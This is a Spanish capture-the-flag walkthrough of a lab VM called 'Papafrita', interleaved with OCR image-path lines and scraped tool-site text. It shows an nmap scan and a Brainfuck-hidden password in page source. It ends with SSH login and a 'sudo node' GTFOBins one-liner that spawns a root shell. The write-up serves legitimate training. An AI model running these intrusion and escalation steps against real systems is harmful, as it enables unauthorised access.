
PAPAFRITA

CONECTIVIDAD

```
ping -c1 192.168.0.40
```




```
└─# ping -c1 192.168.0.40
PING 192.168.0.40 (192.168.0.40) 56(84) bytes of data.
64 bytes from 192.168.0.40: icmp_seq=1 ttl=64 time=2.17 ms

--- 192.168.0.40 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 2.169/2.169/2.169/0.000 ms
```

IP DE LA MÁQUINA VÍCTIMA 192.168.0.40

LINUX- ttl=64

ESCANEO DE PUERTOS


```
nmap -p- -Pn -sVC --min-rate 5000 192.168.0.40 -T 5
```



```
└─# nmap -p- -Pn -sSVC --min-rate 5000 192.168.0.40 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-25 10:16 EDT
Warning: 192.168.0.40 giving up on port because retransmission cap hit (2).
Nmap scan report for 192.168.0.40
Host is up (0.0011s latency).
Not shown: 58274 closed tcp ports (reset), 7259 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 9c:e0:78:67:d7:63:23:da:f5:e3:8a:77:00:60:6e:76 (ECDSA)
|_  256 4b:30:12:97:4b:5c:47:11:3c:aa:0b:68:0e:b2:01:1b (ED25519)
80/tcp open  http    Apache httpd 2.4.57 ((Debian))
|_http-server-header: Apache/2.4.57 (Debian)
|_http-title: Apache2 Debian Default Page: It works
MAC Address: 00:0C:29:47:12:A2 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Puertos abiertos 22 y 80

puerto 80



Apache2 Debian Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at /var/www/html/index.html) before continuing to operate your HTTP server.


If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```




```
        <span class="floating_element">
          Apache2 Debian Default Page
        </span>
      </div>
<!--      <div class="table_of_contents floating_element">
        <div class="section_header section_header_grey">
          TABLE OF CONTENTS
        </div>
        <div class="table_of_contents_item floating_element">
          <a href="#about">About</a>
        </div>
        <div class="table_of_contents_item floating_element">
          <a href="#changes">Changes</a>
        </div>
        <div class="table_of_contents_item floating_element">
          <a href="#scope">Scope</a>
        </div>
        <div class="table_of_contents_item floating_element">
          <a href="#files">Config files</a>
        </div>
      </div>
++++++++++[>++++++++++>++++++++++>++++++++++++>++++++++++>+++++++++++>++++++++++>++++++++++>++++++++++>+++++++++++>+++++++++++>++++++++++>+++++++++++>+++++++++++>++++++
-->
      <div class="content_section floating_element">


        <div class="section_header section_header_red">
          <div id="about"></div>
```

En el código fuente del puerto 80 nos aparece un Brainfuck.

Nos vamos a https://www.dcode.fr/brainfuck-language

y obtenemos abuelacalientalasopa



https://www.dcode.fr/brainfuck-language
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Search for a tool
SEARCH A TOOL ON DCODE BY KEYWORDS:
e.g. type 'caesar'
BROWSE THE FULL DCODE TOOLS' LIST
Results
BRAINFUCK
Informatics › Programming Language › Brainfuck
Summary
Brainfuck In
Brainfuck En
What is Brai (Definition)
How does Br
How to encr Brainfuck code
How to encr Brainfuck Shor
How to decr code?
How to decr Shortcut code?
How to reco coded text?
What is the
What are the Brainfuck code
BRAINFUCK INTERPRETER
BRAINF*CK CODE TO INTERPRET
ARGUMENT
SHOW MEMORY STATE ☑
▶ EXECUTE
See also: Leet Speak 1337 — LOLCODE Language — ReverseFuck — Alphuck — JSFuck Language [][(![]+[]) — Binaryfuck
BRAINFUCK ENCODER
PLAINTEXT TO CODE IN BRAINF**K


```
++++++++++>+++++++++++>+++++++++++++>++++++++++++>+++++++++++>+
+++++++++>+++++++++++++>+++++++++++++>++++++++++++>++++++++++
<<<<<<<<<<<<<<<<<<<<-]>---.>--.>---.>+.>--.>---.>-.>---.>--
.>-----.>+.>.>----.>---.>--.>---.>-----.>+.>++.>---.
-->
```

```
Input: ++++++++++[>…-->
  Arg:
Output:

abuelacalientalasopa

Memory Dump: [index] = char (ASCII code)
[0] =   (0)
[1] = a (97)
[2] = b (98)
[3] = u (117)
[4] = e (101)
```

EXPLOTACIÓN

Probamos como contraseña y usuario, pero, medusa no nos arroja nada.


Al tirar con abuela/abuelacalientalasopa logramos conexión por ssh



```
└─# ssh abuela@192.168.0.40
The authenticity of host '192.168.0.40 (192.168.0.40)' can't be established.
ED25519 key fingerprint is SHA256:AQriN/tRYOEaFyAyEecHnEyZfJTHLRILd1G2j74ViR8.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:26: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.40' (ED25519) to the list of known hosts.
abuela@192.168.0.40's password:
Linux papafrita 6.1.0-18-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.76-1 (2024-02-01) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon May 13 13:39:40 2024 from 192.168.0.108
abuela@papafrita:~$ 
```

ESCALADA DE PRIVILEGIOS

Buscamos permisos sudo




```
abuela@papafrita:~$ sudo -l
Matching Defaults entries for abuela on papafrita:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User abuela may run the following commands on papafrita:
    (root) NOPASSWD: /usr/bin/node
```

Consultando en https://gtfobins.github.io/gtfobins/node/#sudo

sudo node -e 'require("child_process").spawn("/bin/sh", {stdio: [0, 1, 2]})'

Nos hacemos root



```
abuela@papafrita:~$ sudo node -e 'require("child_process").spawn("/bin/sh", {stdio: [0, 1, 2]})'
# whoami
root
# 
```

🖖 **Buen día.**